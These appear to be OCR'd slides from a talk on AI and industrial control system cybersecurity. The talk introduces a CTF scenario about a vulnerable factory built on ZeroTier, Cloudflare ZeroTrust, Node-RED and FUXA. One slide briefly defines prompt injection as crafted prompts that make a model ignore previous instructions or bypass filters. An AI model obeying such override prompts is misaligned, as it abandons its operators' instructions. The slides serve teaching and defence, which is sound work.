
Prompt injection


Malicious prompt engineering

Bypassing filters or manipulating LLM models using carefully crafted prompts that make the model ignore previous instructions or perform unintended actions

Lifecycle of an AI System:

Attack on AI project's lifecycle





AI & OT cyber in a nutshell

AI brings **new possibilities** for Industrial Control Systems **efficiency** & companies will have to adopt it to stay competitive

The **main risks are not new** and similar as any external service connecting the ICS

AI-specific risks **rarely impact ICS** projects as the data is technical, not personal

*But AI is **not only a source of threats**, but opportunities for cybersecurity as well !*

CTF story


- The vulnerable factory is a new company created to perform industrial operations
- They just opened their first industrial site
- They decided to try, as much as possible, to get rid of traditional OT systems in favor of more modern and open-source solutions
- Their first site is operational, and at the moment is composed of on object sorting process, handled by a robotic arm with computer vision and a conveyor belt. Lightning of the factory is also managed by the OT systems.


Network
> Zerotier & Cloudflare

- Zerotier is a « *secure network overlay that allows you to manage all of your network resources as if they were on the same LAN* ». It allows to connect machines and networks easily, without dedicated hardware or configuration

- Cloudflare ZeroTrust allows you to create tunnels to route traffic to your devices and network through Cloudflare global network. Zero-trust policies can be defined to allow/deny access based on specific parameters, in a very granular way.

Seedstudios reComputer & reTerminal







- Raspberry Pi CM4 (*Compute Module*) based devices
- Can be used as HMI, soft-PLC, Edge gateway…

Node-red

- ***Low-code programming for event-driven applications***



FUXA




- Modbus RTU/TCP, Siemens S7 Protocol, OPC-UA, BACnet IP, MQTT, Ethernet/IP (Allen Bradley) support
- SCADA/HMI Web-Editor - Engineering and Design completely web-based
- Cross-Platform Full-Stack - Backend with NodeJs and Frontend with Web technologies (HTML5, CSS, Javascript, Angular, SVG)


https://github.com/frangoteam/FUXA

AWS Greengrass

